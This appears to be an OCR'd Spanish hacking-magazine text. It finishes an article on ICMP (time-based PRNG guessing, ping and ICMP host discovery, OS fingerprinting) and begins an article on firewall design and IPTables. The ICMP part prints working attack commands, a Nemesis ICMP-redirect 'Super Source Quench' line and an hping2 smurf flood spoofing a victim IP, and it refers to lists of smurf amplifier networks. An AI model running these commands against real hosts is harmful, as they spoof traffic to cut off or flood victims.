Este campo se genera también en el mensaje **Timestamp Reply**. Especifica el momento exacto en el que el emisor del **Timestamp Reply** envío el mensaje. Comparando este campo con el anterior podemos hacernos una idea del tiempo que se ha tardado en procesar los mensajes.

Explotando sistemas de seguridad basados en el tiempo

Muchos sistemas de seguridad dependen de la generación de números pseudoaleatorios.

Un ordenador es una máquina totalmente determinista, por lo que es imposible conseguir que genere un número totalmente aleatorio, es decir, sin estar basado en ninguna regla matemática que lo genere.

Lo que se suele hacer para simular esta aleatoriedad es aprovechar un parámetro que está en permanente cambio: el tiempo.

Los números pseudoaleatorios que genera un ordenador suelen estar basados en una fórmula matemática que incluye como

una de sus variables el tiempo exacto en el que se está generando el número (en milisegundos, o cualquier otra medida). Esto permite que dos números generados consecutivamente con la misma fórmula den resultados diferentes.

Por tanto, el permitir que cualquier máquina nos pregunte la hora exacta (con precisión de milisegundos) que tenemos en nuestra máquina, es facilitarle en gran medida la explotación de cualquier sistema que maneje números aleatorios. Recordemos por ejemplo lo que conté en el artículo sobre TCP acerca de los números de secuencia, y de las graves consecuencias que tendría que un atacante conociese los números pseudoaleatorios que hemos utilizado para generar los números de secuencia en nuestras conexiones TCP.

También conté algo sobre la adivinación de números pseudoaleatorios en el artículo sobre DNS de la serie RAW, así que a los aficionados a las matemáticas les recomiendo que le echen un vistazo.

2.9. Petición de Información y Respuesta de Información (Information Request, e Information Reply)

Esta nueva parejita de mensajes está en realidad obsoleta, ya que su funcionalidad ha sido sustituida y mejorada por otros sistemas, como **BOOT** o **DHCP**.

Al igual que en estos protocolos, el objetivo de estos mensajes es conseguir que una máquina entre en una red de forma automatizada, es decir, sin conocer previamente la configuración de la red. Este sistema era útil en estaciones de trabajo sin disco que arrancaban directamente en red, y nada más arrancar necesitaban conocer la red en la que entraban.

El mecanismo consistía en enviar un datagrama que tuviese ceros en las direcciones IP de origen y de destino (**Information Request**). Este paquete, al ser recibido por la máquina que se encargase del asunto dentro de la red, sería respondido con otro mensaje que sí que tuviese direcciones IP de origen y de destino (**Information Reply**). La dirección IP de destino del **Information Reply** sería la IP asignada a la máquina que la solicitó.

```
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |      Code     |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Identifier          |        Sequence Number        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Ya conocemos el significado de todos los campos, así que sólo hay que decir que el campo **Type** para **Information Request** es **15**, y para **Information Reply** es **16**. El campo **Code** para ambos será **0.**

Buscando víctimas potenciales

Uno de los usos más clásicos de ICMP para fines oscuros es el de la detección de máquinas en una red, para apuntar víctimas potenciales.

No he hablado de ello hasta ahora porque el sistema más obvio y más común es utilizar simplemente un **escaneo de pings** que vaya recorriendo todas las posibles IPs para ver cuáles de ellas responden al **ping**. Cada IP que responda es una máquina que está funcionando en la red y, por tanto, una víctima potencial.

Como este sistema es bien conocido por cualquier administrador que vigile mínimamente la seguridad, es fácil

encontrarse con sistemas que tengan cerrados los mensajes de **Echo**, por lo que no responderían al **Echo Request**, aunque la máquina estuviese vivita y coleando. Un escaneo de pings nos diría que esas máquinas no existen, ya que no han respondido a nuestra llamada.

Existen herramientas que aprovechan otros tipos de mensajes ICMP menos comunes para hacer exactamente lo mismo, con la ventaja de que, al ser un mensaje poco conocido y, aparentemente inocente, es más probable que el administrador no los haya cerrado en el firewall. Un ejemplo de estas herramientas es **ICMPEnum**, que utiliza precisamente no sólo Echo Request para hacer los escaneos, si no **también Timestamp Request**, e **Information Request**.

Como ya hemos visto que los dos primeros tienen otros problemas potenciales de seguridad, quizá podamos tener suerte y encontrarnos con que el administrador ha considerado totalmente inofensivo el **Information Request**, y haya dejado aquí la puerta abierta que buscábamos.

¿Cuál es la conclusión que podemos sacar de este "comentario rojo" y de todos los demás? Pues, abreviando, que si queremos estar seguros lo mejor es cerrar en nuestro firewall CASI TODOS los mensajes ICMP. Como mucho, podemos dejar entrar los mensajes de respuesta (como **Echo Reply**), para poder hacer **ping** y **traceroute** nosotros desde nuestra máquina, pero pocos motivos hay para dejar abiertos sus contrarios, los mensajes que, en lugar de respondernos, nos preguntan a nosotros desde fuera.

Yo personalmente tengo abiertos sólo los mensajes **Echo Reply** (para poder hacer ping y traceroute), **Time Exceeded** (para poder hacer traceroute), y **Destination Unreachable** (para poder hacer P-MTU-D, entre otras cosas).

Si queréis asegurar de verdad vuestro sistema o vuestra red os aconsejo que investiguéis bien el tema y lleguéis a establecer una decisión sobre vuestra política de seguridad con ICMP.

2.10. Otros mensajes ICMP.

Aunque el **RFC 792** ni siquiera los menciona, existen otros tipos de mensaje ICMP definidos. Al no formar parte del estándar definido en el RFC, sólo nombraré alguno de ellos por si os interesa buscar información sobre alguno en concreto.

Personalmente, yo no me he encontrado nunca con casi ninguno de estos mensajes ICMP, así que no sé hasta qué punto será útil conocerlos.

Type	Nombre
6	Alternate Host Address
9	Router Advertisement
10	Router Solicitation
17	Address Mask Request
18	Address Mask Reply
30	Traceroute
31	Datagram Conversion Error
32	Mobile Host Redirect
33	IPv6 Where Are You
34	IPv6 Here I Am
35	Mobile Registration Request
36	Mobile Registration Reply
37	Domain Name Request
38	Domain Name Reply
39	SKIP Algorithm Discovery Protocol
40	Photuris, Security Failure

Como de costumbre, la lista completa de números asignados a ICMP es mantenida por el **IANA** (**I**nternet **A**ssigned **N**umbers **A**uthority), y la podéis consultar en:

http://www.iana.org/assignments/icmp-parameters

Buscando huellas


He dejado para el final esta técnica que es en realidad una de las que dan más utilidad a ICMP a la hora de encontrar información sobre un sistema para un posible ataque. Lo he dejado para el final porque es una técnica que está relacionada no con uno sólo, si no con muchos tipos de mensajes ICMP.

La técnica conocida como **OS Fingerprinting** consiste en analizar las reacciones de un sistema ante distintos tipos de mensajes ICMP y, conociendo cual es la reacción de cada sistema operativo conocido, poder realizar así una comparación que nos lleve a deducir qué sistema operativo está corriendo en la máquina que estamos analizando.

Hay una panda de chiflados (con cariño) que se dedican a hacer tablas que reflejan el comportamiento de cada sistema ante cada tipo de mensaje, aunque no llegan a estar tan chiflados como para tratar de usar es información a palo seco... lo que hacen es introducir toda esta información en una aplicación que automatiza la tarea de comparar las reacciones del sistema con la información conocida sobre cada sistema operativo.

La más conocida de esas aplicaciones es **NMap**, de la que ya hemos hablado bastante en la revista. Nmap contiene gran cantidad de información sobre las reacciones de cada SO ante determinados paquetes, y utiliza esta información para hacer un **OS Fingerprinting**, es decir, para deducir cuál es el sistema operativo de la máquina que estamos analizando.

Para que os hagáis una idea del tipo de información de la que estoy hablando, podemos mostrar por ejemplo este árbol:



Aquí vemos que ante un mensaje **ICMP TimeStamp Request** a la dirección **broadcast** de una red, podemos obtener información precisa sobre el sistema operativo, siempre que la máquina responda con un **TimeStamp Reply**.

En caso de que no responda, se considerará (de momento) un **SO desconocido**, y habrá que hacer otras pruebas similares.

Si ha respondido, tenemos 3 posibles SOs: **HPUX 10.20**, **Sun Solaris**, o **Linux Kernel 2.2.x**. En ese caso, habrá que continuar con la prueba, haciendo ahora un **Information Request** a la dirección broadcast. Si responde, ya sabemos que se trata de un **HPUX 10.20**. Si no responde, habrá que continuar probando, esta vez con un **Address Mask Request** (uno de los ICMPs que no hemos visto). Si responde, se trata de un **Sun Solaris**, y si no, de un **Linux Kernel 2.2.x.**

Esta información también se puede mostrar en tablas más complejas, como ésta, que muestra el valor del campo TTL que usa cada sistema operativo al enviar mensajes ICMP de Echo:

Sistema Operativo	TTL en Echo Request	TTL en Echo Reply
Microsoft Windows 2000	128	128
Microsoft Windows 95	32	32
Otros Windows	32	128
Linux Kernel 2.0.x	64	64
Linux Kernel 2.2.x y 2.4.x	64	255
Otros tipo *NIX	255	255

Como ya he dicho, esta información no nos hace falta conocerla, ya que viene automatizada en herramientas como **Nmap**, o **Xprobe**, pero si queréis información detallada y tenéis los c*j*n*s... como los de un toro, podéis leeros la biblia del ICMP, que la tenéis en http://www.sys-security.com/archive/papers/ICMP_Scanning_v3.0.pdf .

3. RAW Sockets ICMP

Para terminar, volvemos con nuestros amigos Nemesis y Hping para jugar esta vez con el protocolo ICMP.

Existen herramientas dedicadas para explotar el protocolo ICMP, como algunas de las ya mencionadas, o la herramienta **SING** (**S**end **I**CMP **N**asty **G**arbage), pero por no romper la tradición vamos a seguir en nuestra línea, utilizando las herramientas ya conocidas.

3.1. Nemesis

Empezamos con Nemesis, cuyas instrucciones tenemos en el archivo **nemesis-icmp.txt** de la carpeta en la que instalamos la aplicación.

Resumo aquí las opciones más básicas:

-i : permite especificar el valor del campo **Type.**
-c : permite especificar el valor del campo **Code.**
-e : permite especificar el valor del campo **Identifier.**
-P : permite especificar un archivo con los **datos,** por ejemplo para un **Echo Request.**
-G : permite especificar el campo **Gateway Address** para los mensajes **Redirect.**
-qE : inyecta un paquete de **Echo.**
-qU : inyecta un paquete **Destination Unreachable.**
-qX : inyecta un paquete **Time Exceeded**.
-qR : inyecta un paquete **Redirect.**
-qT : inyecta un paquete **Timestamp.**

Si, por ejemplo, queremos lanzar un ataque **Super Source Quench** a la IP *192.168.2.2* para cortar su conexión **TCP** con la IP *215.22.69.22*, podríamos hacer:

nemesis icmp –i 5 –c 1 –G 127.0.0.1 –v –b 192.168.2.2 –B 215.22.69.22 –D 192.168.2.2 –S 215.22.69.22 –p 6

El parámetro **–i 5** especifica que se trata de un mensaje de tipo **Redirect**, que sería como utilizar la opción **–qR**. El parámetro **–c 1** especifica un **Code 1**, es decir, redireccionar los datagramas para el **host** de destino.

El parámetro **–G 127.0.0.1** es la base del ataque **Super Source Quench**, ya que indicamos aquí a la víctima que redirija sus paquetes a la dirección de **loopback**, **127.0.0.1**, es decir, a sí mismo.

El parámetro **–v** es el clásico **verbose** que nos muestra información de lo que estamos haciendo.

El parámetro **–b** no lo he explicado, y forma parte del campo **Internet Header + 64 bits of Original Data Datagram**. Es concretamente la **IP de origen** del

datagrama que generó el supuesto error que dio lugar a que se generase el mensaje **Redirect**.

El parámetro **–B** forma parte también de ese campo, y contiene la dirección **IP de destino** del datagrama original que supuestamente originó el **Redirect.**

Los parámetros **–D** y **–S** ya los conocemos de haber usado otras veces **Nemesis**, y son la **IP de destino y de origen** respectivamente para este mismo paquete.

El parámetro **–p 6** forma parte también del campo **Internet Header + 64 bits of Original Data Datagram**, ya que es el **número de protocolo** de transporte que había especificado en el datagrama original, el cual, al tratarse de **TCP**, será **6**.

Por supuesto, os muestro este ejemplo sólo para mostrar el funcionamiento de Nemesis ICMP, y no garantizo que vaya a funcionar.

3.2. Hping2

Vamos a ver algunas de las opciones que nos da hping2 para ICMP.
En primer lugar, veamos las **opciones generales**:

--verbose : el clásico modo **verbose** para ver información en pantalla.

--count : permite especificar el **número de paquetes** que queremos enviar.

--traceroute : este es un modo especial que permite hacer un **traceroute.**

Con respecto a la parte **IP** que, por supuesto, también es necesaria para generar paquetes ICMP, tenemos:

--spoof :permite especificar cualquier **IP de origen** (IP spoofing).

--rand-source : permite hacer un IP spoofing con direcciones **IP aleatorias**.

--rand-dest : permite utilizar direcciones **IP de destino aleatorias**. Algo parecido a lo que expliqué que hacían algunos gusanos, aunque en realidad lo normal es que un gusano utilice algún tipo de heurística para generar las IPs de una forma más inteligente que una aleatoriedad pura y dura.

--dont-frag : obliga a que el paquete **no** sea **fragmentado**. Esta opción puede ser útil para realizar un **P-MTU-D.**

--tos : permite definir el **tipo de servicio** que, como hemos visto, está relacionado con algunos mensajes ICMP.

--ttl : permite marcar un **tiempo de vida** para el paquete IP. Como ya sabemos, esto nos permite, entre otras cosas, hacer un **traceroute.**

--tr-keep-ttl : esta opción, combinada con la anterior, permite investigar un router en concreto del camino. Esta opción **fija el valor de ttl**, por lo que podríamos enviar varios paquetes, por ejemplo, al cuarto router del camino haciendo: **--ttl 4 --tr-keep-ttl.**

Por último, algunas de las opciones específicas para **ICMP.** Por supuesto, tenéis todo mucho mejor explicado en **man hping2** :

--icmptype : permite especificar un **Type** en la cabecera ICMP.

--icmpcode : permite especificar un **Code** en la cabecera ICMP.

--icmpipproto : podemos especificar también los valores del campo **Internet**

Header + 64 bits of Original Data Datagram. Por ejemplo, este parámetro es para especificar el **número de protocolo** del datagrama que originó el mensaje ICMP.

--icmpcksum : nos permite generar un **checksum** inválido. Por defecto, si no ponemos esta opción, hping2 generará automáticamente el checksum correcto.

--file : permite especificar un fichero para el campo de **DATOS**.

Vamos a ver un ejemplo sencillísimo, para realizar un ataque **smurf** a la IP *217.138.2.2*, utilizando como amplificadora la red *209.5.x.x* :

hping2 209.5.255.255 --icmp --verbose --spoof 217.138.2.2

¡Así de simple! Por cierto, que tenéis disponibles listas de redes que han sido probadas y se sabe que pueden funcionar como **amplificadores smurf** (es decir, que responden a paquetes **Echo Request** a la dirección **broadcast**). Podéis encontrar un registro de estas redes por ejemplo en: http://www.powertech.no/smurf/ .

Aunque pueda parecer que este tipo de listas son mantenidas por lamers que dedican su tiempo a ir destruyendo máquinas ajenas, en realidad su cometido suele ser justo el contrario. Se publican estas listas no para ayudar a los atacantes, si no para que la gente que quiera configurar su firewall pueda filtrar directamente todas las redes que sean susceptibles de convertirse en fuentes de un ataque smurf.

Pero claro, en realidad al final el resultado suele ser el contrario del esperado. Está claro que no todo el mundo consulta estas páginas para protegerse, y en cambio basta con que una sola persona consulte esta lista con fines perversos para que pueda atacar a cualquier otra persona que no haya tenido en cuenta la lista. Así que, una vez más, no se sabe si es peor el remedio o la enfermedad.

Espero que este artículo os haya resultado interesante, y que por lo menos haya despertado en vosotros la curiosidad por muchísimas cosas que he esbozado para que vosotros ampliéis información de lo que más os haya llamado la atención.

Por este artículo han circulado muchos nombres que pueden ser fácilmente consultados en Google, así que os animo a que lo hagáis.

Autor: PyC (LCo)



DISEÑO DE CORTAFUEGOS (PARTE II)

Para variar, hola a tod@s 

Sin más preámbulos:

En el número 22 de la revista hice una breve descripción de las características básicas de un cortafuegos, definiciones, funciones, ventajas, inconvenientes, tipos de cortafuegos y un vistazo rápido a NAT y sus derivados, esa parte del artículo podríamos llamarlo como la Parte I en el diseño de *Firewalls*.

Ese artículo terminó con técnicas y accesos NO autorizados a firewalls y otros dispositivos de filtrado de paquetes. Por el momento esa última parte no nos interesará en estos momentos, pero sí que sería conveniente que revises la parte del artículo que se destinó a Firewalls. Para que no "*se me despiste*" nadie, voy a empezar poniendo un link para que si no dispones del número 22, puedas descargar "*parte*" de ese artículo, no todo, sólo la base para poder seguir la terminología de este otro.

http://www.forohxc.com/Docs/fw/ipt/introfw.pdf

Aunque hay muchos factores que intervienen en la implementación final de un *firewall* o cortafuegos, voy a resumir en unos pocos conceptos los puntos más importantes:

- **Misión del cortafuegos**

Bajo este punto se agruparán el "modo de funcionamiento" del cortafuegos y las operaciones básicas a realizar, no tienen por qué existir todos los conceptos, pero los más habituales son:

- Bloquear entrada/salida del tráfico no deseado
- Bloquear entrada/salida del tráfico con IP's privadas
- Bloquear el acceso a hosts y servicios determinados
- Traducción de direcciones de red, NAT, PAT, SNAT, DNAT....

Aunque parece obvio, es más importante de lo que parece, te pongo un ejemplo:

Un cortafuegos debería bloquear los paquetes de datos que se salgan de la red interna y cuyas IP's origen NO estén dentro del rango de la red interna, ¿no lo entiendes?, pues te lo resumo en una palabra: IP-spoofing, *mmmm, sigo sin entenderlo....*

Ejemplo más claro: una LAN con direcciones de clase B 172.28.xxx.xxx /16

Nuestro Firewall no debe dejar salir NINGUN paquete de datos cuya IP no comience por 172.28, si eso se produjera, sería síntoma que alguno de los clientes de nuestra red está intentando "*falsear*" su IP por otra *para acceder a vaya Ud. a saber donde....*

- **Arquitectura del Firewall**

Es decir, elegir el modelo, plataforma, tipo de cortafuegos y su ubicación... lo que vimos en el artículo del número 22.

- **Diseño de directivas y reglas**

Bajo este punto se agrupan las reglas de diseño y operativa del firewall, su funcionamiento y su implementación, los filtros, los registros de actividad y por supuesto, la documentación de todo ello para facilitar sus posteriores modificaciones y mejoras, como mínimo deberíamos definir y diseñar reglas para:

- Redes Internas.
- Redes externas.
- Identificar los servicios que ofrece la red a proteger.
- Identificar los *hosts* a los que se les permitirá el acceso a determinados servicios internos o externos.
- Identificar los *host* que pueden acceder al cortafuegos para su administración.
- Documentar todas las reglas y directivas de funcionamiento.

- **Implementación**

Es el paso de las directivas y reglas que hicimos en la fase de diseño al producto elegido y su configuración... si hablásemos de un programa para la gestión de un videoclub, sería la codificación del mismo en el lenguaje de programación; al hablar de un cortafuegos, es configurar el programa del firewall ya sea hardware o software y también la documentación del mismo, algoritmos utilizados, scripts, variables, etc..

Soy un pesado, lo sé... pero es MUY importante la documentación, en todo proyecto es una de las tareas más arduas y penosas, pero fundamental, cuando disponemos de una documentación acertada, modificar el comportamiento de un programa, código, cortafuegos o lo que sea, es mucho más sencillo que si nos encontramos con una maraña de programas, scripts, reglas, etc.. sin saber ni lo que hacen... además, un cortafuegos es dinámico, lo más probable es que las reglas que apliquemos hoy no sirvan mañana, por cambios de política de empresa, topología de la red, nuevas necesidades, seguridad o sencillamente porque nos equivocamos... ya sabes... las leyes de murphy... "todo lo que funciona a la primera está mal echo"

- **Pruebas de Comportamiento**

De esto nos ocupamos en el artículo anterior, la parte que correspondía a accesos NO autorizados... y consiste en eso... verificar si se comporta como esperábamos, si bloquea lo que debe bloquear, si deja pasar sólo lo que debe dejar, si es susceptible a ataques, si registra los logs adecuados... vamos... probar y probar....

- **Administración**

Qué vamos a decir*, si alguno está pensando en poner un firewall en su red o en un único equipo y olvidarse de él... apañao va....* los cortafuegos son como una casa, hay que mantenerlas, cuidarlas y mimarlas para que vivas a gusto dentro de ellas y eso es lo que se llama aquí administrar un cortafuegos.

Bueno, dejé al margen otros aspectos en el diseño de cortafuegos, importantes en muchos casos, pero que pueden quedar "fuera del alcance" de este artículo, estos serían:

- Justificación y necesidad: pérdidas de datos, ciclo de vida, riesgos...
- Costes y beneficios: económicos, de rendimiento...
- Formación interna: de los administradores, de los empleados...
- Garantías y productos: Servicio Técnico, soporte, facilidad de uso....

Esos y otros que me dejé por el camino, quizás no correspondan tanto a los técnicos como al Director de Informática o hasta el Consejo de Administración de la empresa, a fin de cuentas, la implementación de un cortafuegos conlleva unos costes y deben justificarse.

Llevamos muchos pasos adelantados... *Arquitectura del Firewall y Pruebas de Comportamiento* ya las abordamos en el número anterior, ahora nos tocan los demás, bueno, sólo nos faltaría la administración.... que a fin de cuentas, es mantener "*vivo*" el *firewall*, vamos, la tarea de todos los días después de este artículo... esa la dejo para ti.

MÁS SOBRE TECNOLOGÍAS DE CORTAFUEGOS....

Hemos hablado de NAT, de VPN (poco, pero sabemos que existen) de *host* bastión, de *firewalls* de red... veamos otros conceptos que nos serán útiles en este artículo.

Flujo de Datos en una red

Esto es muy sencillo, pero hay que comentarlo....

Ya sabemos que en una comunicación tenemos ***IP de origen e IP destino***, por tanto tenemos ***flujos entrantes y salientes****....* pero para un cortafuegos puede haber "*otros*", ***el flujo interno***, que es aquel que se origina en la red protegida y tiene como destino la red protegida y el ***flujo propio,*** que es aquel que se origina en el mismo cortafuegos, resumiendo:

IP ORIGEN	IP DESTINO	Categoría
Interna	Interna	**Flujo Interno**
Interna	Externa	**Flujo Saliente**
Externa	Interna	**Flujo entrante**
Cortafuegos	Interna-externa	**Flujo Propio**

No me preguntes por qué no figuran combinaciones como Externa-Externa o propio-propio 😜

Acciones y reglas de un Cortafuegos

Un cortafuegos lleva a cabo alguna de estas acciones:

- **Acepta**: Permite el paso de un paquete de una red a otra.
- **Desecha**: Deniega el paso del paquete y NO informa al emisor que su paquete fue descartado.
- **Rechaza**: Deniega el paso e INFORMA al emisor que no se aceptó el envío.

Para determinar estas acciones, el cortafuegos examina un conjunto de reglas las cuales llevan asociadas alguna de esas tres acciones, las reglas pueden ser de dos tipos:

- **Reglas de entrada** que especifican acciones para los paquetes que entran en el cortafuegos.
- **Reglas de salida** que especifican acciones para los paquetes que abandonan el cortafuegos.

Entre las tecnologías de *firewalls* nos encontramos con varias modalidades:

- *Firewalls* de filtrado de paquetes.
- *Firewalls* de Reenvío de paquetes.
- *Firewalls* de Envío en representación.
- *Firewalls* y VPN.

Filtrado de paquetes

Consiste en inspeccionar el tráfico de una red y comprobar si cumplen o no las reglas establecidas y obrar en consecuencia.

Normalmente, hablamos de filtrado de paquetes cuando un dispositivo (firewall, router, pc...) examina únicamente los encabezados de los protocolos que maneja (IP, TCP, UDP...) y no de sus contenidos... un dispositivo de filtrado de paquetes acepta, rechaza o desecha esos paquetes en función de sus encabezados y no de sus contenidos.

Es como si cuando miras en el buzón de tu casa "*filtras*" el correo en función de las señas de quien te envía las cartas... unas las tiras a la papelera del portal (desechar), otras las colocas en el buzón de "*el cartero*" (rechazas) y otras te las subes a casa (aceptas), pero ese "*filtrado*" lo haces únicamente mirando el sobre... no "*abriste*" la carta para leer lo que dice...

Los cortafuegos que funcionan como filtros de paquetes, pueden operar de dos formas:

- Filtrado con estado (***Stateful***).
- Filtrado sin estado (***Statefulness***).

Ambos modos operan examinando "*las cabeceras*" de los paquetes, sólo que los cortafuegos con estado, además, guardan una especie de base de datos (lo que se llama la *tabla de estado*) en la cual "*anotan*" si una comunicación entrante o saliente es parte de una comunicación anterior, es decir, un filtrado de paquetes con estado, hace un seguimiento de toda la sesión, mientras que un filtrado de paquetes sin estado, cada comunicación es individual y aplica las reglas individualmente haya sido establecida anteriormente o no.

Los cortafuegos con estado presentan alguna ventaja frente a los otros:

- Son más eficientes.
- Son más seguros.

Son más eficientes porque no tienen que comprobar todas las reglas por cada paquete que forma parte de la misma comunicación y son más seguros porque previenen del uso mal intencionado de paquetes mal formados con señales ACK evitando el dejar pasar paquetes fraudulentos.

Los estados más comunes de una conexión son:

- **Nueva**: Sin comentarios, una nueva conexión entrante o saliente
- **Establecida**: Seguimiento de una conexión, es decir, cuando se responde a una conexión nueva, establecida o relacionada.
- **Relacionada**: Es una conexión establecida pero que ha cambiado de puertos o IP's, el caso más sencillo de entender sería un FTP o un ICMP redirect
- **Inválida**: Normalmente producidos por errores en la comunicación, comunicaciones "inesperadas" o fuera de secuencia, checksum inválidos, etc... lo normal es que el cortafuegos deseche las conexiones inválidas.

Reenvío de Paquetes

El reenvío de paquetes no es otra cosa más que el enrutamiento, el unir dos o más redes en un único *host* y frecuentemente el reenvío de paquetes o enrutamiento de paquetes lleva unido el filtrado de los mismos, por lo que suelen ser tecnologías que conviven "*a la vez*"

La forma más sencilla es una máquina con dos tarjetas de red, lo que algunos llaman *host* de radicación doble, cuando se superan esas dos tarjetas de red se suelen llamar *host* ***multirradicados.***

Seguro que el *router* que te conecta a Internet es un *host* con al menos dos tarjetas de red (una *LAN ethernet* y otra WAN para ADSL, RDSI...) y seguro que en ese mismo *router*

puedes aplicar filtros a las conexiones que pasan por él, en el mundo de los *routers* se suelen llamar ACL's o listas de acceso, para nosotros, las ACL's y los filtros serán una misma cosa.

Si te estás preguntando si puedes "*convertir*" tu PC en un *router*, la respuesta es **SI**, ya lo veremos...

Cuando un *host* sólo tiene una tarjeta de Red, lo normal es que no efectúe reenvío de paquetes.

Lo que nos interesa en esto del reenvío de paquetes es:

- La interfaz o tarjeta de red por la que nos llegó el paquete.
- La dirección IP de origen.
- La dirección IP destino.

El *router* construye una tabla, la llamada tabla de enrutamiento, y anota las comunicaciones, redes, etc en ella, incluso *routers* más avanzados pueden tener en cuanta otros factores como es la congestión de las líneas, la calidad del servicio, la velocidad, el ancho de banda, etc... no es el momento de aprender cómo funcionan los protocolos de enrutamiento, nos conformaremos con aprender qué nos ofrecen los *reenviadores* de paquetes en cuanto a la seguridad e implementación de un *firewall*, estas son:

- Paquetes que provienen de orígenes conocidos como hostiles o *non-gratos*
- Paquetes maliciosos o mal formados
- Direcciones IP privadas
- Direcciones IP restringidas o no válidas

Envío en representación

La idea de un *firewall* configurado como envío en representación es la de actuar como *proxy* o representante en la comunicación entre un *host* de la red interna y otro de la red externa, el *host* interno delega en el *proxy* sus comunicaciones y es el *proxy* quien las efectúa representando al *host* de la red interna frente al servidor de la red externa.

Todas las comunicaciones pasan por el *proxy*, las direcciones internas se traducen en una única dirección, la del *proxy*.

La diferencia principal entre un envío en representación y un reenvío de paquetes, eso es, entre **un proxy y un router**, es que el *router* coloca un paquete de datos en la red destino sin alterar la IP origen, mientras que un *proxy* hará lo mismo pero sustituirá la IP real de origen por la IP del *proxy*.

Esto no quiere decir que un *router* no pueda a su vez realizar labores de *proxy*, claro que sí... estamos hablando de los casos "*generales*".

Resumiendo, un router reenvía un paquete, pasa el paquete del cliente al servidor, un proxy genera y envía un nuevo paquete en representación del cliente.

A su vez, tenemos dos tipos básicos de *proxys*

- **De circuitos:** Operan en el modo de filtrado de paquetes.
- **De aplicación:** Inspeccionan el contenido de los paquetes además de sus cabeceras

No hace falta ser muy espabiladillo para darse cuenta que un *proxy* lleva una mayor carga de trabajo que un *router* y un mayor consumo de recursos de CPU, memoria, etc... y además un *proxy* de aplicación tiene un desempeño mayor que un *proxy* de circuitos.

Lo que todos conocemos como *proxys* "*a secas*" son los llamados aquí *proxys* de aplicación, suelen ser máquinas muy potentes por el gran gasto en recursos, ofrecen seguridad muy alta, permiten esconder la identidad de sus clientes y como ya hemos dicho antes, además de filtrar por puertos o IP's, son capaces de inspeccionar el contenido de los paquetes y rechazar o aceptarlos por otros criterios, ejemplos a montones, *proxys* que impiden el acceso a páginas con contenidos eróticos, violentos, etc... o lo que al administrador del *proxy* se le ponga en vena... puede restringir hasta el acceso a *google* si le parece....

Recuerda dar un vistazo al artículo 22, al menos a la parte de NAT, seguro que te aclara algunos conceptos... La otra tecnología de *Firewalls* sería su relación con las ***Redes Privadas Virtuales*** (***VPN***), hoy en día es difícil saber dónde empieza y dónde termina una red privada con esta tecnología, no toca... ahora no... pero próximamente hablaremos de ellas y nos construiremos una VPN

*Bufff, ya está bien... ya vale de conceptos "generalistas" Ahora, hablemos de **IPTables** y ampliaremos los conceptos de cortafuegos y lo implementaremos*

IPTABLES

IPTables es un sofisticado cortafuegos que viene incluido en la práctica totalidad de distribuciones *LiNUX*, **es un cortafuegos de filtrado de paquetes con estado** y con potentes capacidades de inspección, registro de actividades y reglas.

Es una de estas cosas que se te aparecen por la vida y que cuando "*captas*" su lógica de funcionamiento es muy sencillo, mientras que cuando te limitas a entreverlo, se hace muy cuesta arriba, también dependerá de la fuente donde acudas a documentarte... espero no defraudar.

Para los que ya lo conozcáis, este artículo no revestirá un gran avance, igual ocurrirá con aquellos otros que si conocer nada de ***IPTables***, si tengáis experiencia en el filtrado de paquetes de *routers* (ACL'S), la filosofía es muy parecida.

En éste artículo me voy a limitar a:

- Describir el conjunto de tablas, cadenas, protocolos y reglas.
- Implementar varios tipos de cortafuegos básicos.
- Configurar un registro estándar de *logs* y sucesos.

Para el próximo, abordaremos técnicas de:

- Reenvío de paquetes y *routing.*
- NAT y *masquerade* (SNAT, DNAT....).
- Implementación avanzada de cortafuegos.
- Administración, auditorías y visores avanzados de registros.

Ya sabéis.... los problemas de espacio en la revista....

Pero no os preocupéis, si hacéis bien los deberes dispondremos de un auténtico *firewall* de red con elevadas prestaciones y bastante seguro.

Comprobar la Configuración y Servicio de IPTables

Para poder ejecutar y operar con ***IPTables*** puede ser necesario tres cosas *(recuerda que uso una distribución LiNUX RedHat.... esto puede variar en otras distros, pero eso no es el objeto de este artículo)*

1.- Establecer las opciones de configuración de núcleo

Si tenemos ***IPTables*** instalado correctamente, no debería ser necesario tocar nada de aquí, pero por si acaso...

Para una máquina con una sola tarjeta de red (como será nuestro caso por ahora) las opciones importantes son:

- ***net.ipv4.conf.default.rp_filter***: que controla el bloqueo de paquetes con errores en la dirección origen
- ***net.ipv4.conf.eth0.accept_source_routing***: que controla el bloqueo de paquetes dirigidos desde el origen

Estas opciones las puedes cambiar modificando el archivo ***/etc/sysctl.conf***

Este archivo junto al /etc/rc.local se ejecutan sólo cuando el sistema se reinicia, sin embargo si queremos aplicar los cambios sin reiniciar podemos usar:

```
sysctl –w net.ipv4.conf.default.rp_filter = 1
sysctl –w net.ipv4.conf.eth0.accept_source_routing = 0
sysctl –p
```

2.- Configurar el Servicio IPTables para ejecutarse

